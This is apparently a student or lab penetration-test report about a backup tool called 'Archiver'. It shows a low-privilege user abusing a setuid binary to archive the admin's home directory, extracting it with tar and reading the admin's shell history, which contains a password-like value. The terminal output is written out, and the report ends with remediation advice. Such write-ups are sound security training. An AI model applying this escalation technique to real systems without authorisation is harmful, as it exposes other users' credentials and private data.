PT REPORT

The Archiver

EXECUTIVE SUMMARY

In a security test on “rKive” a cloud document service, the IT security was mostly good, but there was a worry about employees backing up data to /var/backups whitout a specific program for it. The aim was to find system weaknesses especialy ones that can risk the admin account. it was found that the backup program is with high level access, could add a fileto the arcive and see the command history,which let unauthorized people access important data.

CONCLUSIONS

The security of the system is weak. Main problems are wrong handling of user permissions and the visibility of command history. Important data from the past is missing, and some software has too much accesswuch means that users with low access can use important functions. A big worry is the risk of attack when hackers use password data to get in. also a backup file in the system could let unauthorized people see privet data.

The two main security risks are the poor management of user permissions and the risk of command history being seen.

PT REPORT

VULN-001 Improper Privilege Management vulnerability – Extracting The Main Directory(HIGH)

Description

Improper privileges management is a big security risk caused by not managing user permissions well in the systems, app's, or data.

When the permissions is not set and checked properly, it makes it easy for hackers to get more access then they sould, do harmful things, and reach privet information.like in linux the can use the "find" command to spot filesthat let run commands with admin privilege. This can lead them to secret info or gaining more control.

Details

A security vulnerability is identified in an organization system. The organization requires each employee to keep backups in the /var/backups directory, but no backup software is found, and the directory is missing an attacker can exploit this by using the "find" command to locate a file with setuid bit set, allowing it to be executed with admin privileges.

The attacker then uses the help flag on this binary file to discover two flags that enable the insertion of a file paths using admins permissions.

Utilizing these flags, the attacker can backup the admin directory to /var/backups using a tool called Archiver.

They then extract the admins password from this backup using the tar command.

Consequently, the system is compromised, and sensitive data, including the admins password becomes accessible to unauthorized users, like the "ralph" user.

Note

A risk assessment focusing on attack vectors and programs with high permissions reveals vulnerabilities. Using the "find" command with specific flags, one can identify software with setuid bits, indicating potential high privilege access.

This vulnerability, allowing execution with owner privileges, could enable attackers to compromise the system or access sensitive data.

PT REPORT



FIGURE 1: searching for directories with admin permissions.



FIGURE 2: identify the Archiver directory.



FIGURE 3: finding the flags of the backup tool using --help command.

PT REPORT

FIGURE 4: inserting the executable path.

```
ralph@Ubuntu:~$ /home/ralph/Desktop/newsletter/tools/archiver -l list.txt
/home/admin/
/home/admin/.bash_logout
/home/admin/.bashrc
/home/admin/.hushlogin
/home/admin/.profile
/home/admin/.zshrc
/home/admin/Desktop/
/home/admin/Documents/
/home/admin/Downloads/
/home/admin/Music/
/home/admin/Pictures/
/home/admin/Templates/
/home/admin/Videos/
/home/admin/.bash_history
The following files were successfully archived: /home/admin
ralph@Ubuntu:~$
```

FIGURE 5: reviewing all successfully archived files.

```
ralph@Ubuntu:~$ cd Desktop/
ralph@Ubuntu:~/Desktop$ ls
newsletter
ralph@Ubuntu:~/Desktop$
```

FIGURE 6:illustrating the discrepancy before extraction

PT REPORT

```
ralph@Ubuntu:~/Desktop$ tar -xvf /var/backups/backed-up-from-list.gz
tar: Removing leading `/' from member names
/home/admin/
/home/admin/.bash_logout
/home/admin/.bashrc
/home/admin/.hushlogin
/home/admin/.profile
/home/admin/.zshrc
/home/admin/Desktop/
/home/admin/Documents/
/home/admin/Downloads/
/home/admin/Music/
/home/admin/Pictures/
/home/admin/Templates/
/home/admin/Videos/
/home/admin/.bash_history
ralph@Ubuntu:~/Desktop$
```

FIGURE 7: extraction of backups.

```
ralph@Ubuntu:~/Desktop$ tar -xvf /var/backups/backed-up-from-list.gz
tar: Removing leading `/' from member names
/home/admin/
/home/admin/.bash_logout
/home/admin/.bashrc
/home/admin/.hushlogin
/home/admin/.profile
/home/admin/.zshrc
/home/admin/Desktop/
/home/admin/Documents/
/home/admin/Downloads/
/home/admin/Music/
/home/admin/Pictures/
/home/admin/Templates/
/home/admin/Videos/
/home/admin/.bash_history
ralph@Ubuntu:~/Desktop$ ls
home  newsletter
ralph@Ubuntu:~/Desktop$
```

FIGURE 8:discovery of another directory named home.

PT REPORT

```
ralph@Ubuntu:~/Desktop$ ls
home  newsletter
ralph@Ubuntu:~/Desktop$ cd home
ralph@Ubuntu:~/Desktop/home$ ls
admin
ralph@Ubuntu:~/Desktop/home$ cd sdmin
bash: cd: sdmin: No such file or directory
ralph@Ubuntu:~/Desktop/home$ cd admin/
ralph@Ubuntu:~/Desktop/home/admin$ ls
Desktop  Documents  Downloads  Music  Pictures  Templates  Videos
ralph@Ubuntu:~/Desktop/home/admin$
```

FIGURE 9: viewing all home directories on the desktop of user Ralph.

```
ralph@Ubuntu:~/Desktop/home/admin$ ls -la
total 28
drwxr-xr-x 9 ralph ralph  219 Nov 23 14:16 .
drwxr-xr-x 3 ralph ralph   19 Feb 12 10:32 ..
-rw------- 1 ralph ralph 1122 Nov 23 14:15 .bash_history
-rw-r--r-- 1 ralph ralph  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 ralph ralph 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 ralph ralph    0 Sep 18 09:53 .hushlogin
-rw-r--r-- 1 ralph ralph  807 Apr 18  2019 .profile
-rw-r--r-- 1 ralph ralph 9844 Sep 18 09:49 .zshrc
drwxr-xr-x 2 ralph ralph    6 Sep 18 09:53 Desktop
drwxr-xr-x 2 ralph ralph    6 Sep 18 09:53 Documents
drwxr-xr-x 2 ralph ralph    6 Sep 18 09:53 Downloads
drwxr-xr-x 2 ralph ralph    6 Sep 18 09:53 Music
drwxr-xr-x 2 ralph ralph    6 Sep 18 09:53 Pictures
drwxr-xr-x 2 ralph ralph    6 Sep 18 09:53 Templates
drwxr-xr-x 2 ralph ralph    6 Sep 18 09:53 Videos
ralph@Ubuntu:~/Desktop/home/admin$
```

FIGURE 10: locating the .bash_history file.

PT REPORT

```
ralph@Ubuntu:~/Desktop/home/admin$ cat .bash_history
hwclock --systohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
userdel  test
adduser test
```

FIGURE 11: locating the shell history file.

```
ping 8.8.8.8
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
ping 8.8.8.8
systemctl enable NetworkManager.service
useradd -m test
passwd test
pacman -S sudo
visudo
pacman -S vim vi
visudo
pacman -S xfce4 xfce4-goodies
reboot
pacman -S lightdm-gtk-greeter lightdm-gtk-greeter-settings alsa network-manager-applet
pacman -S zsh xfce4-notifyd
systectl enable lightdm
systemctl enable lightdm
ralph@Ubuntu:~/Desktop/home/admin$
```

FIGURE 12: locating the password.

PT REPORT

Remediation Options

To address security issues,consider these remediation options:

Secure backup program: implement an encypted and well managed backup program to ensure data confidentiality. Integrity, and availability.

Restricted backup area access: limit access to authorized personnel only and adjust permissions to prevent regular users from modifying backup content.

Regular backup audits: routinely audit the backup process for proper functionality and completeness.

Employee training: educate employees on the importance of data backup and the consequences of improper practces.

Alternative backup solutions: evaluate and consider backup solutions with enhanced security features.

Regular penetration testing: conduct periodic testing to identify vulnerabilities and strengthen the security of the backup process.

GOOD LUCK!